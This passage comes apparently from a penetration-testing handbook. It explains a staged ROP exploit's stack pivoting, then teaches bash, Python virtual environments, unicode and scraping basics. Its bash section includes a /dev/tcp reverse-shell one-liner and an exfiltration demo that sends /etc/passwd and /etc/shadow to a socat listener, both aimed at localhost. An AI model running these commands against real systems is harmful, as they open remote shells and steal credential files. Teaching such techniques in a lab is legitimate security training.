Eventually the callee is done and wants to return. Remember `ebp` now points to the callee’s stack top which has the caller’s saved `ebp` value. The `leave` instruction first sets `esp` equal to `ebp` (`mov esp,ebp`) so they both now point to the top of the callee’s stack. Then `pop ebp` both sets `ebp` to the proper caller’s saved base pointer, and advances `esp` to point to the return address. `leave` has set up the stack pointers to just before the `call`. Now the `ret` instruction pops the return address off the stack top and jumps there, leaving `ebp` and `esp` pointing to the correct locations for the caller.

The key point to remember is that `leave` sets up the stack pointers `ebp` & `esp`, while `ret` jumps to the return address.

- The exploit doesn’t use the stack pointers conventionally, and in fact `esp` is basically a ROP “instruction pointer” with `ebp` only used when needed for a `leave` instruction.

The exploit intentionally only uses `leave` when it wants to transfer the `esp` “instruction pointer” from the stack containing stage-0 to the `.data` section containing stage-1. Recall that `leave` sets `esp` (our “instruction pointer”) to `ebp`, so when we want to continue executing in `.data`’s stage-1, we pop the address of `.data` into `ebp`,

then `leave` will set `esp` to `ebp` (the location of `.data`), the following `ret` will pop the first word of `.data` into `ebp` (which can be junk because we're not using `ebp`), and continues on with the ROP exploit starting with returning to the second word of stage-1 (now that `esp` points to it).

So the exploit code doesn't have a conventional stack (`ebp` isn't used) and if anything can be thought of as "executing" or "ROP-ing" from the stack. Normal code has a separate stack and code (the `.text` elf section). The exploit uses the `esp` stack pointer as its "instruction pointer" and there is no separate code section.

So the exploit only intentionally uses `leave` when switching from one stage to another. However, sometimes you need to execute a gadget but that gadget unfortunately has a `leave` instruction. Our exploit encountered that problem. Review stage-1 and see that we set up `ebp` properly before the gadget in order to continue execution after the `leave`. Your take-away is that every time you see an exploit using `leave` there will be a prior `pop ebp` to indicate where to continue execution.

- The stack is dynamically relocated every program run. That is, except when you are using `gdb`, so don't be misled by address stability when using `gdb`.

So that means stage-0 cannot point to a stack location for either calling arguments or to continue after a `leave` instruction. Since we need to do that we had to break the exploit into a stage-0 "payload loader" whose only job is to load the stage-1 "payload" into a location whose addresses are not changed between runs.

- Every `call` to a `libc` routine with arguments returns to a gadget that pops off the arguments from the stack.

The stack pointer `esp` is essentially our instruction pointer and the stack pointer at the same time. So when we have a pointer to a `libc` routine to execute, the stack must have the return address followed by the calling arguments. That return address must be a gadget that pop's off the following calling arguments. If not, an exception will result when the arguments are attempted to be called.

PENTEST SCRIPTING

This covers scripting and coding..

10.1 bash

10.1.1 bash complexity

After completing the rest of this section you can come back and review [#shell-the-bad-parts](#), [#parsing-shell](#), and [#shell-quoting](#). bash can be quite complicated and tortuous.

But it can be comparatively simple: see [Master Foo](#) and the [Ten Thousand Lines](#) from [Rootless Root](#).

10.1.2 bash references

First start with the [GNU Bash manual](#). We'll be referencing the [HTML](#) with one web page per node.

Also worth reviewing is [Greg's Wiki](#) with the following bash documentation:

- [Bash Pitfalls](#)
- [Bash Guide](#)
- [Bash Reference Sheet](#)
- [Bash Programming](#)
- [BASH Frequently Asked Questions](#), including our favorites:
 - How do I determine the location of my script? I want to read some config files from the same place
 - What is the difference between test, [and [[?
 - What are all the dot-files that bash reads?

10.1.3 bash commands man and help

From the command line you can get some bash help via:

```
# manual pages
man man
man apropos # apropos is short for man -k
man -k passwd # keyword search for passwd in man pages
man passwd # passwd command
```

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```

man 5 passwd # passwd file format
man bash

# "type" classifies "commands" as:
#     builtin's = part of shell, but some also have separate executable
#     keywords (not a command)
#     separate executable
#     alias to executable
# [, test, true, and false are builtin's and separate executables
type "["
which "["
type /usr/bin/[
type test
which test
type true
which true
type false
which false
# Proving that [ is treated like an executable file
I=3; if [ $I -eq 2 ]; then echo I = 2; else echo I != 2; fi; unset I
I=3; if /usr/bin/[ $I -eq 2 ]; then echo I = 2; else echo I != 2; fi; unset I
# [] is keyword
type "["
# executables
type ls
which ls
type grep

# Useful "help" commands
help # list commands built into the shell (not a separate file)

# Sourcing a file (same process) different than executing file (subprocess)
help .
help source
# Subprocess gets copy of environment so changes not propagated back
unset X; X=1; ( echo X=$X; X=2; echo X=$X; exit 255; ); echo RC=$?; echo X=$X; unset X
# To group statements without a subshell use {...}
help {
unset X; X=1; { echo X=$X; X=2; echo X=$X; }; echo X=$X; unset X # Don't exit in {...}

# Difference between arithmetic value of ((...)) and return code
help \{
help let
# Return code 0 == true, false o.w. BUT arithmetic value ((0)) is false.
# So ((0)) value is 0, but RC is 1.
((0)); echo $?; ((1)); echo $?
# Comes in handy for testing if string in file:
(( $(grep -c root /etc/passwd) )) && echo "root in /etc/passwd"
(( $(grep -c ^^^ /etc/passwd) )) && echo "^^^ in /etc/passwd"

# Difference between ((...)) and [...], test ..., [[...]]
help [
help test
help [[
# ((...)) different from rest with numbers

```

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```

((0));    echo $?;    ((1));    echo $?
[ 0 ];    echo $?;    [ 1 ];    echo $?
test 0;    echo $?;    test 1;    echo $?
[[ 0 ]];   echo $?;    [[ 1 ]];   echo $?
# ((...)) different from rest with strings
((""));    echo $?;    (("A"));    echo $?
[ " " ];    echo $?;    [ "A" ];    echo $?
test " ";    echo $?;    test "A";    echo $?
[[ " " ]];   echo $?;    [[ "A" ]];   echo $?

# eval gets double substitution
help eval
X=\$Y; X='$Y'; Y=1; echo $X; eval echo $X; unset X Y

# true, false only valid in certain contexts
help :
help false
help true
# This works
if true; then echo true; else echo false; fi
if false; then echo true; else echo false; fi
# But these don't
if test true ; then echo true; else echo false; fi
if test false ; then echo true; else echo false; fi
if [ true ]; then echo true; else echo false; fi
if [ false ]; then echo true; else echo false; fi
if [[ true ]]; then echo true; else echo false; fi
if [[ false ]]; then echo true; else echo false; fi
[[ true ]] && echo true;
[[ false ]] && echo true;

help shopt
help trap

help set
help unset
help umask
help function
help exit
help return
help shift

help printf
# Trick to repeat strings - format with 0 characters output "%.0s"
LENGTH100=$(printf "0123456789%.0s" {0..9})
echo ${#LENGTH100}
# As seen by ...
echo "0123456789%.0s" {0..9}
# The above is short for
LENGTH100=$(printf "0123456789%.0s" 0 1 2 3 4 5 6 7 8 9)
echo ${#LENGTH100}
# If the amount output changed to 1
LENGTH110=$(printf "0123456789%.1s" A B C D E F G H I J)

```

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```

echo ${#LENGTH110}
unset LENGTH100 LENGTH110

help variables

help case
help if
help for
help select
help until
help while
help break
help continue

```

10.1.4 bash concepts

Expansion

From `man bash`:

Expansion is performed on the command line after it has been split into words. There are seven kinds of expansion performed: brace expansion, tilde expansion, parameter and variable expansion, command substitution, arithmetic expansion, word splitting, and pathname expansion. ... After these expansions are performed, quote characters present in the original word are removed unless they have been quoted themselves (quote removal).

Only brace expansion, word splitting, and pathname expansion can change the number of words of the expansion; other expansions expand a single word to a single word. The only exceptions to this are the expansions of “\$@” and “\${name[@]}” as explained above (see PARAMETERS).

Here are some examples of each type of expansion:

```

# brace expansion
echo {0..9..2}
echo ls /usr/{bin,share,src}/{gdb,*passwd*}

# tilde expansion
echo ls ~
echo ls ~hacker
echo ls ~DELETEME

# parameter expansion
X="a rather longish string with garbage at end"
echo ${X% with garbage*}
unset X

# command substitution
echo echo $(grep -c root /etc/passwd)
echo echo `grep -c root /etc/passwd`

# arithmetic expansion
echo echo $(( 1+7 /3 ))
echo echo $(( (1+7)/3 ))

```

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```

echo echo $(( 1+(7/3) ))

# process substitution
echo grep host <(cat /etc/host*)
# If you're confused about what's going on, run these commands
ls /etc/host*
grep host <(cat /etc/host*)
cat /etc/host*

# word splitting
count() { echo $#; }
count a b c
count 'a b c'
Z="a b c"
count $Z
count "$Z"

# pathname expansion
ls /etc/host*

```

Arguments and Quotes

For information about how the IFS variable affects word splitting see [Arguments](#).

See [Quotes](#) to understand how quoting can affect word splitting. The main takeaway for quotes is to avoid `cp $file $destination # WRONG` and use `cp -- "$file" "$destination" # Right`:

```

# Create file name starting with -- and having an embedded newline
file="--a
file"
touch -- "$file"
ls
ls | xxd
# Now copy to another unusual but legal filename
destination="--another file"
cp $file $destination # WRONG
cp -- "$file" "$destination" # Right
ls
rm -- --*
ls

```

This Quotes example is important:

```

# Never use an unquoted $@ or $*.
(
# 3 arguments, not 6
set 'a' 'b c' "'d e' f"
echo =====
# Do this
for file in "$@"; do
    echo filename = $file
done
echo =====
# But not this
for file in "$*"; do

```

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```
    echo filename = $file
done
echo =====
# Nor this
for file in $@; do
    echo filename = $file
done
echo =====
# Nor this
for file in $*; do
    echo filename = $file
done
echo =====
)
```

Pattern Matching

Pattern Matching is more nuanced than it first appears and character ranges are dependent on locale:

```
# Show your locale first
locale
# Now display upper/lower case files
touch a A b B c C
ls [a-c]*
ls [A-C]*
ls [a-C]*
ls [A-c]*
ls [a-B]*
ls [A-B]*
ls [A-b]*
(
# Collation order is A-Z, a-z
export LC_COLLATE=C
ls [a-c]*
ls [A-C]*
ls [a-C]*
ls [A-c]*
ls [a-B]*
ls [A-B]*
ls [A-b]*
)
rm -f a b c A B C
```

Redirection

STDIN, STDOUT, and STDERR (0, 1, 2) can be redirected (see [Redirections](#)). Additional fd's can be created and redirected to various locations including `/dev/tcp`. See [Part III: Redirections](#) for a more pictorial description.

Here Documents

See [Here Documents](#) for a short introduction to here-documents.

A typical use we've made involves creating files in scripts, using "EOF" with quotes to avoid expansion (usually \$variable expansion):

```
cat > sample.sh <<"EOF"
#!/usr/bin/env bash

X=1
echo $X
EOF
chmod +x sample.sh
./sample.sh
rm -f sample.sh
```

Here Strings are related but redirect strings:

```
# Reproduce here-document above with string - note single quote ', " won't work
cat > sample.sh <<<'#!/usr/bin/env bash

X=1
echo $X
'

chmod +x sample.sh
./sample.sh
rm -f sample.sh
```

Redirection to /dev/tcp using /proc/self/fd/9

Use exec to add fd 9 which is redirected to /dev/tcp/www.example.com/80:

```
(
exec 9<>/dev/tcp/www.example.com/80 # open tcp port 80 to/from www.example.com
ls -l /proc/self/fd/ # show newly created fd
ss -n dst $(dig +short www.example.com) # show newly created tcp connection
# Make a web request
echo -ne "HEAD / HTTP/1.1\r\nhost: www.example.com\r\nConnection: close\r\n\r\n" >&9
# Get the response
cat <&9
)
```

Redirection to remote bash shell

Although there are better ways to get a remote shell, if you have limited software on the attacked machine you can always use dev/tcp:

```
#####
# Terminal 1, the listener on port 6666 waiting for a bash shell
LISTENON=localhost
PORT=6666
socat TCP-LISTEN:$PORT,bind="$LISTENON" -
#####

#####
# Terminal 2, start up bash shell for remote exploitation
```

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```

EXPLOITER=localhost
PORT=6666
( bash -i >&/dev/tcp/$EXPLOITER/$PORT 0<&1; )
#####

#####
# Terminal 1, run bash shell commands and eventually terminate
hostname
whoami
exit
#####

```

Redirection to exfiltrate data

Here we have a little fun by running 2 terminal sessions on the same host simulating exfiltrating data using redirection. This example is interesting for 2 reasons: (1) redirection is to the TCP socket /dev/tcp/4444, and (2) a whole sequence of commands is redirected:

```

#####
# Terminal 1, the listener on port 4444, output to host-session_*
LISTENON=localhost
PORT=4444
FILENAME="host-session_$(date +%F_%H%M%S').txt"
socat -u TCP-LISTEN:$PORT,bind="$LISTENON",fork,reuseaddr OPEN:"$FILENAME",creat,
→append
#####

#####
# Terminal 2, exfiltrate data to listener
# Since on the same host, show listener
sudo ss -tnlp
# Exfiltrate data
EXFILTRATE=localhost
PORT=4444
{
echo "# dump /etc/passwd"
cat /etc/passwd
echo "# dump /etc/shadow"
cat /etc/shadow
echo "# ps -ef"
ps -ef
echo "# lastlog"
lastlog
} 1>/dev/tcp/$EXFILTRATE/$PORT 2>&1
#####

#####
# Terminal 1, stop the listener and get data
<control-C>
ls -l "$FILENAME"
rm -f "$FILENAME"
#####

```

What is the difference between test, [, and [[?

This section is based on [What is the difference between test, \[, and \[\[?](#):

The theory behind all of this is that `[]` is a simple command, whereas `[[` is a compound command. `[]` receives its arguments as any other command would, but most compound commands introduce a special parsing context which is performed before any other processing. Typically this step looks for special reserved words or control operators specific to each compound command which split it into parts or affect control-flow. The Bash test expression's logical and/or operators can short-circuit because they are special in this way (as are e.g. `;;`, `elif`, and `else`). Contrast with ArithmeticExpression, where all expansions are performed left-to-right in the usual way, with the resulting string being subject to interpretation as arithmetic.

Commands vs keywords

Let's look at this. First, `[]` and `test` are shell builtin's while `[[` and `((` are keywords:

```
# 2 builtins
type "["
type "test"
# 1 keyword
type "[["
# keyword but errors out
type "(("
```

The canary: \$(echo something 1>&2)

To illustrate the difference, [What is the difference between test, \[, and \[\[?](#) uses a canary:

```
$(echo "This doesn't do what you think..." >&2)
```

The idea is that this code will display something (a noticeable side effect) without affecting STDOUT (so the `bash` line isn't affected).

Placed in key places it illustrates when keywords affect order of execution/expansion.

((

From [What is the difference between test, \[, and \[\[?](#):

The arithmetic compound command has no special operators. It has only one evaluation context - a single arithmetic expression. Arithmetic expressions have operators too, some of which affect control flow during the arithmetic evaluation step (which happens last).

Consider the following statement:

```
(( 1 + 1 == 2 ? 1 : $(echo "This doesn't do what you think..." >&2; echo 1) ))
```

The arithmetic evaluation happens **last**, meaning the canary is executed before the “ ? : “ could indicate it's not needed. Here's what happens:

```
(( 1 + 1 == 2 ? 1 : $(echo "This doesn't do what you think..." >&2; echo 1) ))

# The ternary expression "EXP ? EXP1 : EXP2" is not evaluated first
# Instead, $(..) is expanded ...
# So "This doesn't do what you think..." is output to STDERR.
# Then "echo 1" replaces $(..) and we're left with
(( 1 + 1 == 2 ? 1 : 1 ))
# Then the arithmetic can be evaluated:
# "1 + 1 == 2" is true, so "? 1 :" returns 1 as the value.
# The corresponding RC ($?) is set to 0.
```

You can see this by trying these modifications:

```
(( 1 + 1 == 2 ? 1 : $(echo "This doesn't do what you think..." >&2; echo 1) ))
echo $?
(( 1 + 1 == 2 ? 0 : $(echo "This doesn't do what you think..." >&2; echo 1) ))
echo $?
(( 1 + 2 == 2 ? 0 : $(echo "This doesn't do what you think..." >&2; echo 1) ))
echo $?
(( 1 + 2 == 2 ? 1 : $(echo "This doesn't do what you think..." >&2; echo 0) ))
echo $?
```

[[

From [What is the difference between test, \[, and \[\[?](#):

`[` receives its arguments as any other command would, but most compound commands introduce a special parsing context which is performed before any other processing. Typically this step looks for special reserved words or control operators specific to each compound command which split it into parts or affect control-flow.

It provides this example which we extend:

```
[[ '1 + 1' -eq 2 && $(echo "...but this probably does what you expect." >&2) ]]
# Change to or || to show $(echo ...) not executed
[[ '1 + 1' -eq 2 || $(echo "...but this probably does what you expect." >&2) ]]
```

test and [

From [What is the difference between test, \[, and \[\[?](#):

`test` and `[` are commands and they both receive “arguments as any other command would.

...

The Bash test expression’s logical and/or operators can short-circuit because they are special in this way (as are e.g. `;;`, `elif`, and `else`).

It provides this (slightly modified) example:

```
# [ is a command, not a keyword
[ $(1 + 1) -eq 2 -o $(echo 'No short-circuit' >&2; echo '1 -eq 0';) ]
echo $?
```

Again, we modify the command to illustrate what is happening:


```
# test same as [
test $((1 + 1)) -eq 2 -o $(echo 'No short-circuit' >&2; echo '1 -eq 0;')
echo $?
# change first test to false, so result is second test which is false
test $((1 + 1)) -ne 2 -o $(echo 'No short-circuit' >&2; echo '1 -eq 0;')
echo $?
# Same, except second test is now true
test $((1 + 1)) -eq 3 -o $(echo 'No short-circuit' >&2; echo '1 -eq 1;')
echo $?
```

Functions

See [Shell functions](#) for a short introduction to functions.

Functions are defined in 1 of 2 ways: `name () compound-command [redirections]` or `function name [()] compound-command [redirections]`.

Here is an example from [TLDP Examples of functions in scripts](#):

```
pathmunge () {
    if ! echo $PATH | /bin/egrep -q " (^|:)$1 ($|:)" ; then
        if [ "$2" = "after" ] ; then
            PATH=$PATH:$1
        else
            PATH=$1:$PATH
        fi
    fi
}

# Path manipulation
if [ `id -u` = 0 ]; then
    pathmunge /sbin
    pathmunge /usr/sbin
    pathmunge /usr/local/sbin
fi

pathmunge /usr/X11R6/bin after

unset pathmunge
```

10.2 Python

This is for Python language-specific topics; actual use of Python to parse data, ... is covered in other sections.

10.2.1 Documentation

Start with [Python](#).

Then setup virtual environments either via pure Python (*Virtual environments via pip and venv*) or Miniconda/conda (*Virtual environments via Miniconda and conda*).

Then use some of the [Python tools](#) for penetration testers.

10.2.2 Setting up Python for virtual environments

Virtual environments

Two Python problems

If you use enough different Python-based tools you'll run into these 2 problems:

- Python 2 vs Python 3

Some Python requires the use of Python 2, some Python 3. For example, publishing this website uses Python 2 for running a local Google App Engine Standard Environment while the Sphinx authoring software is run using Python 3.

And slowly, the Python world is [Moving to require Python 3](#):

The developers of the Python language extended support of Python 2.7 from 2015 to 2020, recognising that many people were still using Python 2. We believe that the extra 5 years is sufficient to transition off of Python 2, and our projects plan to stop supporting Python 2 when upstream support ends in 2020, if not before.

- Python package version incompatibilities

Even within Python 2 or 3, there are backward-incompatible modules. If you are running Linux the official packages should be internally compatible, but often not the latest. For example, Debian 9 has Scrapy version 1.0.3-2 but the latest samples from the Scrapy website uses 1.4. This leads to the sample Scrapy programs failing on Debian 9 due to the old Scrapy version.

These problems can be solved with a virtual environment. From [Create virtual environments for python with conda](#):

A virtual environment is a named, isolated, working copy of Python that maintains its own files, directories, and paths so that you can work with specific versions of libraries or Python itself without affecting other Python projects. Virtual environments make it easy to cleanly separate different projects and avoid problems with different dependencies and version requirements across components.

Virtual environment options

So how to create virtual environments?

We'll ignore the OS-specific and heavier virtualization options like LXC (Linux containers), Docker, and OS virtualization (VMware, VirtualBox, KVM, Xen, ...).

Here are 3 lightweight virtual environment options (of which Miniconda/conda is the the author's personal favorite):

- The pure Python way

`pip` is used to install packages and `python -m venv PATH4ENVIRONMENT` to create environments. See [28.3. venv — Creation of virtual environments](#) for an introduction.

- Advantages

Pure Python with no external dependencies. `pip` and `venv` are built into all modern Python releases: `pip` is Python 2 >= 2.7.9 and Python 3 >= 3.4; `venv` is Python >= 3.3.

- Disadvantages

`venv` cannot default to Python 2, a serious shortcoming.

Some `pip` package installs require a C compiler and 3rd party libraries. That is undesirable on servers and burdensome on Windows. (However, Christoph Gohike's [Unofficial Windows Binaries for Python Extension Packages](#) provides many pre-compiled packages.)

No management of virtual environments: try getting a list of them. They're just a bunch of directories spread throughout the filesystem.

- `pip` with *virtualenv* and *virtualenvwrapper* (instead of `venv`)

For an introduction to this approach see [Virtual Environments](#) and/or [Python Virtual Environments - a Primer](#).

- Advantages

Python 2 environments are supported.

virtualenvwrapper manages virtual environments.

- Disadvantages

The `pip`-related issues still remain.

Windows-specific support required for *virtualenvwrapper*: *virtualenvwrapper-win* allows *virtualenvwrapper* to run in a regular command prompt. There are other solutions for running in Windows PowerShell.

- Using `conda` either via Anaconda or Miniconda.

`conda` replaces `pip`, *virtualenv*, and *virtualenvwrapper* (plus it's not limited to Python). For choosing between Anaconda for Miniconda, see [Should I download Anaconda or Miniconda?](#).

See [Conda Get started](#) for more information. For a simple how-to see [Create virtual environments for python with conda](#). For an extensive introduction see [PYTHON PACKAGES AND ENVIRONMENTS WITH CONDA](#). Also see [Conda: Myths and Misconceptions](#).

- Advantages

Easiest option, especially on Windows.

Package installation does not require compilation.

Can still use `pip` where required via *conda install pip* in your conda environment.

- Disadvantages

Not pure Python.

All of the above are viable options, but the author prefers `conda` via Miniconda (or Anaconda if you have the disk space). The pure Python approach for systems you don't want to install Anaconda/Miniconda. (However, you can install `conda` without adding it to the default path. That way it only impacts the system when a virtual environment is activated.)

For a short comparison of commands, see [conda vs. pip vs. virtualenv](#).

Virtual environments via `pip` and `venv`

In a Debian 9 install the following was required to use `pip` and `venv`:

```
# The wheel package must be compiled so needs the following packages.
sudo apt install build-essential libssl-dev libffi-dev python-dev python3-venv -y
# You might want to sudo the following commands (if for all users).
sudo pip install -U pip setuptools wheel
# sudo pip3 install -U pip setuptools wheel
```

To use `pip` and `venv` to set up a virtual environment (for example, one with Scrapy):

```
cd
python3 -m venv ~/scraping
cd scraping
```

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```
source bin/activate
pip install -U pip setuptools wheel
pip install -U Scrapy

# Do lots of Scrapy stuff.
# When done ...
deactivate

# To delete the venv - assuming no files needed there anymore
# cd
# rm -rf ~/scraping
```

Virtual environments via Anaconda and conda

Here is how to use Anaconda in Debian 9.

```
# Per-user one-time installation
cd
mkdir -p setup
cd setup
curl -L -o Anaconda3-4.4.0-Linux-x86_64.sh https://repo.continuum.io/archive/
↪Anaconda3-4.4.0-Linux-x86_64.sh
bash Anaconda3-4.4.0-Linux-x86_64.sh
# Enter
# q
# yes
# Enter
# ...
# yes
exit # and login again to get ~/.bashrc with anaconda in path

# To uninstall anaconda
# rm -rf ~/anaconda
# rm -rf ~/.condarc ~/.conda ~/.continuum
# sed -i '/[Aa]naconda/d' ~/.bashrc

# Periodic updates
conda update conda

# For each environment to create:
# List environments, then add one for Scrapy and another for
conda env list
conda create --name scraping python=3 scrapy -y

# To use an environment
source activate scraping
# If you need to install more packages in the environment:
conda install sphinx
# Do lots of scrapy stuff ...

# To deactivate an active environment
source deactivate
# If the environment is not longer needed
# conda remove --name scraping --all
```

Virtual environments via Miniconda and conda

Here is how to use Miniconda in Debian 9. Note that conda-forge had to be manually added via *conda config --add channels conda-forge* but not in Anaconda.

```
# Installation
cd
mkdir -p setup
cd setup
curl -L -o Miniconda3-latest-Linux-x86_64.sh https://repo.continuum.io/miniconda/
↪Miniconda3-latest-Linux-x86_64.sh
bash Miniconda3-latest-Linux-x86_64.sh
# Enter
# q
# yes
# Enter
# ...
# yes
exit # and login again to get ~/.bashrc with anaconda in path

# To uninstall Miniconda
# rm -rf ~/miniconda3
# rm -rf ~/.condarc ~/.conda ~/.continuum
# sed -i '/[Mm]iniconda3/d' ~/.bashrc

# Ensure conda-forge added to channels
conda config --add channels conda-forge
# Periodic updates
conda update conda

# For each environment to create:
# List environments, then add one for Scrapy and another for
conda env list
conda create --name scraping python=3 scrapy -y

# To use an environment
source activate scraping
# If you need to install more packages in the environment:
conda install sphinx
# Do lots of scrapy stuff ...

# To deactivate an active environment
source deactivate
# If the environment is not longer needed
# conda remove --name scraping --all
```

#!/usr/bin/python breaks environments

Of course `#!/usr/bin/python` (but not `#!/usr/bin/env python`) breaks environments.

First a demo using conda:

```
# Python versions w/o virtual env
python -V
python2 -V
python3 -V
```

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```
/usr/bin/python -V
/usr/bin/python2 -V
/usr/bin/python3 -V

# Create python3 virtual env
conda create --name pytest python=3 -y
source activate pytest

# Python versions with virtual env
python -V
python2 -V
python3 -V
/usr/bin/python -V
/usr/bin/python2 -V
/usr/bin/python3 -V

# #! override of Python
cat >changepy1.py <<'EOF'
#!/usr/bin/python
import sys
print('Python version:', sys.version_info)
EOF
cat >changepy2.py <<'EOF'
#!/usr/bin/env python
import sys
print('Python version:', sys.version_info)
EOF

# #! is ignored
python changepy1.py
python changepy2.py

# #!/usr/bin/python force to OS version of Python
chmod +x changepy1.py
./changepy1.py
# #!/usr/bin/env python uses virtual env version of Python
chmod +x changepy2.py
./changepy2.py

# Get rid of virt env
source deactivate
conda remove --name pytest --all -y
rm changepy[12].py
```

Next a demo using pure Python:

```
# Python versions w/o virtual env
python -V
python2 -V
python3 -V
/usr/bin/python -V
/usr/bin/python2 -V
/usr/bin/python3 -V

# Create python3 virtual env
python3 -m venv pytest
cd pytest
```

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```

source bin/activate

# Python versions with virtual env
python -V
python2 -V
python3 -V
/usr/bin/python -V
/usr/bin/python2 -V
/usr/bin/python3 -V

# #! override of Python
cat >changepy1.py <<'EOF'
#!/usr/bin/python
import sys
print('Python version:', sys.version_info)
EOF
cat >changepy2.py <<'EOF'
#!/usr/bin/env python
import sys
print('Python version:', sys.version_info)
EOF

# #! is ignored
python changepy1.py
python changepy2.py

# #!/usr/bin/python force to OS version of Python
chmod +x changepy1.py
./changepy1.py
# #!/usr/bin/env python uses virtual env version of Python
chmod +x changepy2.py
./changepy2.py

# Get rid of virt env
cd ..
deactivate
rm -rf pytest

```

pip requirements.txt VS conda environment.yml

Both pip and conda allow capturing and reproducing environments easily.

For pip, read the short sections [Requirements Files](#) and [Constraints Files](#).

For conda read [Share an environment](#). [My Python Environment Workflow with Conda](#) is an example of someone's workflow using *environment.yml*.

10.2.3 Language basics

PEP 394 attempt for portability of Python across *nix

PEP 394 – The “python” Command on Unix-Like Systems attempts to allow portability of Python across *nix systems:

- python2 will refer to some version of Python 2.x.
- python3 will refer to some version of Python 3.x.

- for the time being, all distributions should ensure that `python` refers to the same target as `python2`.
- however, end users should be aware that `python` refers to `python3` on at least Arch Linux (that change is what prompted the creation of this PEP), so `python` should be used in the shebang line only for scripts that are source compatible with both Python 2 and 3.
- in preparation for an eventual change in the default version of Python, Python 2 only scripts should either be updated to be source compatible with Python 3 or else to use `python2` in the shebang line.

Command line arguments

See [16.4. argparse — Parser for command-line options, arguments and sub-commands](#) and the [Argparse Tutorial](#)

unicode

Read [Unicode HOWTO](#). Also [Unicode Technical Report #17 UNICODE CHARACTER ENCODING MODEL](#) is useful, especially [2.2 Characters versus Glyphs](#), [3.2 Code Spaces](#), [4 Character Encoding Form \(CEF\)](#), and [5 Character Encoding Scheme \(CES\)](#).

To convert between **character/glyph**, **code point**, and **encoding** we'll run the following (reproduced here so you can cut-and-paste them easily for your own run). `ord` gets the unicode code point for a character; `hex` converts an integer to a hex string; `chr` converts an integer code point to a character; and `map` allows you to apply a function to an iterable item like a string (so `map(ord, s)` applies `ord` to get the code point for each character in the string `s`).

```
python3
# Define a unicode string including 2 non-latin1 characters.
# To display the characters a particular glyph must be used.
s = "abc 123 ¼ ¶"

# Get list of code points for string s
cp = list(map(ord,s))
# Look at the hex values
list(map(hex, cp))
# Convert them back to characters as a check
''.join(map(chr, cp))

# Convert to utf-8 and back again
e8 = s.encode("utf_8")
e8
e8.decode("utf_8")

# Convert to utf-16 and back again
# Encoding adds U+FEFF byte order mark (BOM)
# Little endian order shows as 0xFF followed by 0xFE (Intel)
# Big endian order shows as 0xFE followed by 0xFF
#
e16 = s.encode("utf_16")
e16
e16.decode("utf_16")
# See what happens when decode using the wrong encoding
e16.decode("utf_8")
quit()
```

Running these gives:


```

hacker@kali:~$ python3
##### SNIP #####
>>> # Define a unicode string including 2 non-latin1 characters
... s = "abc 123 ¼ ½"
>>>
>>> # Get list of code points for string s
... cp = list(map(ord,s))
>>> # Look at the hex values
... list(map(hex, cp))
['0x61', '0x62', '0x63', '0x20', '0x31', '0x32', '0x33', '0x20', '0xbe', '0x20', '0xb6', '↵']
>>> # Convert them back to characters as a check
... ''.join(map(chr, cp))
'abc 123 ¼ ½'
>>>
>>> # Convert to utf-8 and back again
... e8 = s.encode("utf_8")
>>> e8
b'abc 123 \xc2\xbe \xc2\xb6'
>>> e8.decode("utf_8")
'abc 123 ¼ ½'
>>>
>>> # Convert to utf-16 and back again
... # Encoding adds U+FEFF byte order mark (BOM)
... # Little endian order shows as 0xFF followed by 0xFE (Intel)
... # Big endian order shows as 0xFE followed by 0xFF
... #
... e16 = s.encode("utf_16")
>>> e16
b'\xff\xfea\x00b\x00c\x00 \x001\x002\x003\x00 \x00\xbe\x00 \x00\xb6\x00'
>>> e16.decode("utf_16")
'abc 123 ¼ ½'
# See what happens when decode using the wrong encoding
>>> e16.decode("utf_8")
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
UnicodeDecodeError: 'utf-8' codec can't decode byte 0xff in position 0: invalid start_
↵byte
>>> quit()
hacker@kali:~$

```

10.2.4 CSV processing

csv simplifies reading & writing spreadsheet-like files. Here is writing then reading a spreadsheet:

```

#!/usr/bin/env python3
import argparse
import csv

parser = argparse.ArgumentParser(
    description="Demo to create tab-separated file then read it in")
parser.add_argument("tsv", help="tsv file to create")
args = parser.parse_args()

# create tab-separated file, csv.excel_tab has \r\n line endings
with open(args.tsv, 'w') as csvfile:

```

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```
csv_writer = csv.writer(csvfile, dialect=csv.excel_tab, escapechar = '\\',
                        quoting=csv.QUOTE_NONE)
csv_writer.writerow(('a', 'b', 'c'))
csv_writer.writerow(('d', 'e', 'f'))
# read/print the created file
with open(args.tsv, 'r') as csvfile:
    csv_reader = csv.reader(csvfile, dialect=csv.excel_tab, escapechar = '\\')
    for row in csv_reader:
        print(row)
```

Be sure to review “Dialects and Formatting Parameters”.

10.2.5 Logging HOWTO

Logging HOWTO.

10.3 Scraping with BeautifulSoup

10.3.1 Why BeautifulSoup

[Beautiful Soup](#) “is a Python library for pulling data out of HTML and XML files. It works with your favorite parser to provide idiomatic ways of navigating, searching, and modifying the parse tree. It commonly saves programmers hours or days of work.”

From the [Beautiful Soup website](#):

Beautiful Soup is a Python library designed for quick turnaround projects like screen-scraping. Three features make it powerful:

- BeautifulSoup provides a few simple methods and Pythonic idioms for navigating, searching, and modifying a parse tree: a toolkit for dissecting a document and extracting what you need. It doesn’t take much code to write an application
- BeautifulSoup automatically converts incoming documents to Unicode and outgoing documents to UTF-8. You don’t have to think about encodings, unless the document doesn’t specify an encoding and BeautifulSoup can’t detect one. Then you just have to specify the original encoding.
- BeautifulSoup sits on top of popular Python parsers like lxml and html5lib, allowing you to try out different parsing strategies or trade speed for flexibility.

Beautiful Soup parses anything you give it, and does the tree traversal stuff for you. You can tell it “Find all the links”, or “Find all the links of class externalLink”, or “Find all the links whose urls match “foo.com”, or “Find the table heading that’s got bold text, then give me that text.”

The python3-bs4 and python-html5lib packages are not installed by default, but the python2 version python-bs4 is installed.

10.3.2 Different parsers

[Different parsers](#) are available and there are [Differences between parsers](#). Here’s a little code snippet from the documentation showing the differences (you’ll get an error if a parser isn’t installed):

```
conda create --name bs4 python=2 beautifulsoup4 lxml html5lib -y
source activate bs4

python
from bs4 import BeautifulSoup

html = "<a><b /></a>"

print(BeautifulSoup(html))
print(BeautifulSoup(html, "lxml"))
print(BeautifulSoup(html, "html5lib"))
print(BeautifulSoup(html, "html.parser"))
exit()

source deactivate
conda remove --name bs4 --all -y
```

Running this shows the different parser's results:

```
hacker@kali:~$ python
Python 2.7.3 (default, Mar 13 2014, 11:03:55)
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from bs4 import BeautifulSoup
>>>
>>> html = "<a><b /></a>"
>>>
